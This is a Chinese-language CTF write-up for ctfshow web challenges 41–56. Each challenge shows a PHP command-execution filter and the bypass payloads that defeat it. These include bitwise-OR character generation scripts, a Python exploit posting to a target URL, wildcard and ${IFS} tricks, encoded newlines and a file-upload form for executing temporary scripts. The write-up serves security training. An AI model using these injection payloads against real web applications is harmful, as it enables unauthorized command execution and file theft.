
web41 10
<?php
if(isset($_POST['c'])){
    $c = $_POST['c'];
if(!preg_match('/[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-/i', $c)){
        eval("echo($c);");
    }
}else{
    highlight_file(__FILE__);
}
?>- 过滤符号
$、+、-、^、~,异或自增和取反构造字符都无法使用,过滤了字母和数字。但是特意留了个或运算符|。 - 从ascii为0-255的字符中,找到或运算能得到我们可用的字符的字符
exp.py rce_or.php,生成可用字符的集合exp(从进行异或的字符中排除掉被过滤的,然后在判断异或得到的字符是否为可见字符)
<?php
$myfile = fopen("rce_or.txt", "w");
$contents="";
for ($i=0; $i < 256; $i++) {
        for ($j=0; $j <256 ; $j++) {

                if($i<16){
                        $hex_i='0'.dechex($i);
                }
                else{
                        $hex_i=dechex($i);
                }
                if($j<16){
                        $hex_j='0'.dechex($j);
                }
                else{
                        $hex_j=dechex($j);
                }
                $preg = '/[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-/i';
                if(preg_match($preg , hex2bin($hex_i))||preg_match($preg , hex2bin($hex_j))){
                                        echo "";
    }

                else{
                $a='%'.$hex_i;
                $b='%'.$hex_j;
                $c=(urldecode($a)|urldecode($b));
                if (ord($c)>=32&ord($c)<=126) {
                        $contents=$contents.$c." ".$a." ".$b."\n";
                }
        }

}
}
fwrite($myfile,$contents);
fclose($myfile);
或者
import re
import sys
import urllib.parse


def or_rce(par1, par2):
    """按位或运算生成字符"""byte1 = urllib.parse.unquote(par1)
    byte2 = urllib.parse.unquote(par2)
    return chr(ord(byte1) | ord(byte2))


def xor_rce(par1, par2):
    """异或运算生成字符"""byte1 = urllib.parse.unquote(par1)
    byte2 = urllib.parse.unquote(par2)
    return chr(ord(byte1) ^ ord(byte2))


def negate_rce():
    """取反运算生成字符组合"""system = input('[+]your function: ').strip()
    command = input('[+]your command: ').strip()

    # 计算取反后的URL编码
    def negate_and_encode(s):
        return ''.join([f'{~ord(c) & 0xFF:02X}' for c in s])

    system_negated = negate_and_encode(system)
    command_negated = negate_and_encode(command)

    print(f'[*] (~{system_negated})(~{command_negated});')


def generate(mode, preg=r'[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-'):
    """生成字符组合表"""if mode != 3:
        with open('rce.txt', 'w', encoding='utf-8') as f:
            for i in range(256):
                for j in range(256):
                    hex_i = f'{i:02x}'
                    hex_j = f'{j:02x}'

                    byte_i = bytes.fromhex(hex_i).decode('latin-1')
                    byte_j = bytes.fromhex(hex_j).decode('latin-1')

                    # 检查是否匹配过滤规则
                    if re.search(preg, byte_i, re.IGNORECASE) or re.search(preg, byte_j, re.IGNORECASE):
                        continue

                    par1 = f'%{hex_i}'
                    par2 = f'%{hex_j}'

                    # 根据模式选择运算方式
                    if mode == 1:
                        res = or_rce(par1, par2)
                    elif mode == 2:
                        res = xor_rce(par1, par2)
                    else:
                        continue

                    # 检查结果是否为可打印字符
                    if 32 <= ord(res) <= 126:
                        f.write(f"{res} {par1} {par2}\n")
    else:
        negate_rce()


# 执行生成(默认模式1,使用原PHP中的正则过滤规则)
generate(1, r'[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-')用法:python exp.py <url>
# -*- coding: utf-8 -*-
import requests
import urllib
from sys import *
import os
os.system("php rce_or.php")  #没有将php写入环境变量需手动运行
if(len(argv)!=2):
   print("="*50)
   print('USER:python exp.py <url>')
   print("eg:  python exp.py http://ctf.show/")
   print("="*50)
   exit(0)
url=argv[1]
def action(arg):
   s1=""
   s2=""
   for i in arg:
       f=open("rce_or.txt","r")
       while True:
           t=f.readline()
           if t=="":
               break
           if t[0]==i:
               #print(i)
               s1+=t[2:5]
               s2+=t[6:9]
               break
       f.close()
   output="(\""+s1+"\"|\""+s2+"\")"
   return(output)

while True:
   param=action(input("\n[+] your function:") )+action(input("[+] your command:"))
   data={
       'c':urllib.parse.unquote(param)
       }
   r=requests.post(url,data=data)
   print("\n[*] result:\n"+r.text)
参考文章:https://blog.csdn.net/miuzzx/article/details/108569080
web42 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    system($c." >/dev/null 2>&1");
}else{
    highlight_file(__FILE__);
}
>/dev/null 2>&1是进行了重定向(由符号’>’判断),将获得的命令重定向到/dev/null(是Linux中的’黑洞设备’,所有写入他的数据都会被丢弃)
利用逻辑或操作符
||进行绕过,||如果前一个命令执行成功,则跳过执行后一个命令,反之则执行后一个命令。
payload
?c=cat flag.php ||||也可以由以下替换;%0a(url编码,表示换行) %26(url编码,表示&)
| 表示只执行后面的命令 || 表示只执行前面的命令 &和&& 表示两条命令都会执行
web43 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}过滤; cat
Payload
?c=nl *||其他payload
c=nl flag.php%0a
c=more flag.php%0a
c=sort flag.php%0a
c=less flag.php%0a
c=tac flag.php%0a
c=tail flag.php%0a
c=strings flag.php%0a
||也能用
web44 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/;|cat|flag/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}过滤; cat flag ,上一题payload还是可以使用
?c=nl *||或者
c=nl fla*%0a
c=more fla*%0a
c=sort fla*%0a
c=less fla*%0a
c=tac fla*%0a
c=tail fla*%0a
c=strings fla*%0a
||也能用
web45 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| /i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
加了一个,过滤了空格,%09绕过
?c=nl%09*||其他payload
?c=nl%09fl*%0a ?c=nl<fla\g.php%0a ?c=echo${IFS}`nl${IFS}fl*`%0a // 反引号表示无回显的命令执行,常配合echo来打印输出
?c=echo$IFS`tac$IFS*`%0A
web46 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}新增过滤$ * 数字
Payload
?c=nl%09????.???%0a
- %09可以使用是因为他是URL 编码的制表符(Tab),在 shell 中与空格等效,但未被正则表达式匹配(过滤规则中使用的是普通空格 ,而非制表符)
- %0a是 URL 编码的换行符(\n),用于终止 shell 命令。虽然换行符未被显式过滤,但 PHP 的 system() 函数会将其视为命令结束。
其他payload
?c=nl%09fla\g.php%0a ?c=nl%09fla”g.php%0a
?c=nl<fla”g.php||
“<“作为重定向输入符号,用于将文件内容作为命令输入,在这里是将后面的文件(fla”g.php)内容作为 nl 的输入。
nl<fla''g.php # 等价于 nl flag.php,
在 shell 中,重定向符号用于改变命令的输入 / 输出流向:
<:将文件内容作为命令的标准输入(stdin)。>:将命令的输出写入文件(覆盖原有内容)。>>:将命令的输出追加到文件末尾。
web47 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}过滤了; cat flag [1-9] $ * more less head sort tail,
?c=nl%09fla\g.php%0a上题的flag基本都能用
?c=nl%09????.???%0a
?c=nl%09fla\g.php%0a
?c=nl%09fla”g.php%0a
?c=nl<fla*%0a
?c=nl<fla\g.php%0a
web48 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}过滤了; cat flag [空格] [0-9] $ * more less head sort tail sed cut awk strings od curl [反引号]
?c=nl%09????.???%0a上一题的payload仍然可以使用
web49 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`|\%/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}多过滤了个%
?c=cp%09fl??.php%09x.txt上题的payload还是可以使用,%09会被服务器会先将%09解码为制表符\t,所以接收到的并不是单纯的%和数字
等价于cp fl??.php x.txt,cp是复制文件
将 flag.php 复制为 x.txt
web50 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`|\%|\x09|\x26/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}过滤了; cat flag [空格] [0-9] $ * more less head sort tail sed cut awk strings od curl [反引号] % \x09 \x26,\x09便是%09(tab键)\x26(&)
?c=nl<fla\g.php%0a 或者 ?c=nl<fla''g.php||web51 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
多过滤了一个tac
?c=nl<fla\g.php%0a 或者 ?c=nl<fla''g.php||web52 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}过滤; cat flag [空格] [0-9] * more less head sort tail sed cut tac awk strings od curl [反引号] % \x09 \x26 > <,把$放出来了
?c=nl${IFS}fla\g.php%0a但是没找到,查看根目录有一个flag,直接查看
?c=nl${IFS}/fl??%0a 或者?c=nl${IFS}/fla''g|| 或者?c=ca\t$IFS/fla''g||有“/”表明查找根目录下的文件,无“/”表明查找当前目录下的文件
web53 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\*|more|wget|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26|\>|\</i", $c)){
        echo($c);
        $d = system($c);
        echo "<br>".$d;
    }else{
        echo 'no';
    }
}else{
    highlight_file(__FILE__);
}过滤了; cat flag [空格] [0-9] * more wget less head sort tail sed cut tac awk strings od curl ` % \x09 \x26 > <
?c=nl${IFS}fla''g.php 或者?c=nl${IFS}fla\g.php或者
?c=s\ort${IFS}f???????%0asort:这是一个基础的 shell 命令,专门用于对文本行进行排序。它默认按照字典序排列文本行,不过可以借助选项来改变排序规则,例如按数值排序、忽略大小写等。因为题目中含有system,所以排序结果会回显
web54 10
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|.*c.*a.*t.*|.*f.*l.*a.*g.*| |[0-9]|\*|.*m.*o.*r.*e.*|.*w.*g.*e.*t.*|.*l.*e.*s.*s.*|.*h.*e.*a.*d.*|.*s.*o.*r.*t.*|.*t.*a.*i.*l.*|.*s.*e.*d.*|.*c.*u.*t.*|.*t.*a.*c.*|.*a.*w.*k.*|.*s.*t.*r.*i.*n.*g.*s.*|.*o.*d.*|.*c.*u.*r.*l.*|.*n.*l.*|.*s.*c.*p.*|.*r.*m.*|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
?c=mv${IFS}fla?.php${IFS}a.txt 或者?c=cp${IFS}fla?.php${IFS}a.txt或者
?c=/bin/c??${IFS}????????
这里的/bin/是指bin目录下检索c??,不然在当前目录是没有这个命令的
另外grep命令可以才文件中查找含有的字符串
形式:grep [字符串] [filename]
?c=grep${IFS}ctfshow${IFS}????????
web55 10
<?php
// 你们在炫技吗?
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
无字母rce,直接使用通配符进行base64编码
?c=/???/????64 ????.???
意思为:?c=/bin/base64 flag.php
或者
?c=/???/???/????2 ????.???
意思为:?c=/usr/bin/bzip2 flag.php

最后访问/flag.php.bz2即可
下载下来的压缩包中包含有flag.php
或者用数字编码进行拼接命令
?c=$'\143\141\164'%20$'\146'*
=>tac f*
还有一种方法,参考文章:https://blog.csdn.net/qq_46091464/article/details/108513145
.(点)的用法,相当于source,可以执行sh命令
/bin目录下存放的都是协议shell脚本的内容,sh就是执行shell脚本,可以理解为打开终端 只有打开终端我们再能输入命令
| 命令执行漏洞 | 提供系统命令执行能力 |
| 通配符利用 | 绕过路径限制,模糊批匹配 |
| 文件上传辅助 | 生成可执行命令脚本 |
构造一个临时的文件上传包,内容如下,拓展名为html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>POST数据包POC</title>
</head>
<body>
<form action="http://27622056-3638-418a-95d0-7a217d279e6a.challenge.ctf.show/" method="post" enctype="multipart/form-data">
    <!--链接是当前打开的题目链接-->
    <label for="file">文件名:</label>
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="submit" value="提交">
</form>
</body>
</html>
这里尝试上传文件后缀为txt来执行命令,发现执行失败,尝试上传文件后缀为php可以执行文件
原因可能是.txt 后缀未被配置为 “可执行脚本后缀”,作为静态文本,是不会被系统识别成可执行的命令脚本的,PHP后缀则会触发解析

直接查询

web56 10
<?php
// 你们在炫技吗?
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|[0-9]|\\$|\(|\{|\'|\"|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
用上一题的方法三

直接查询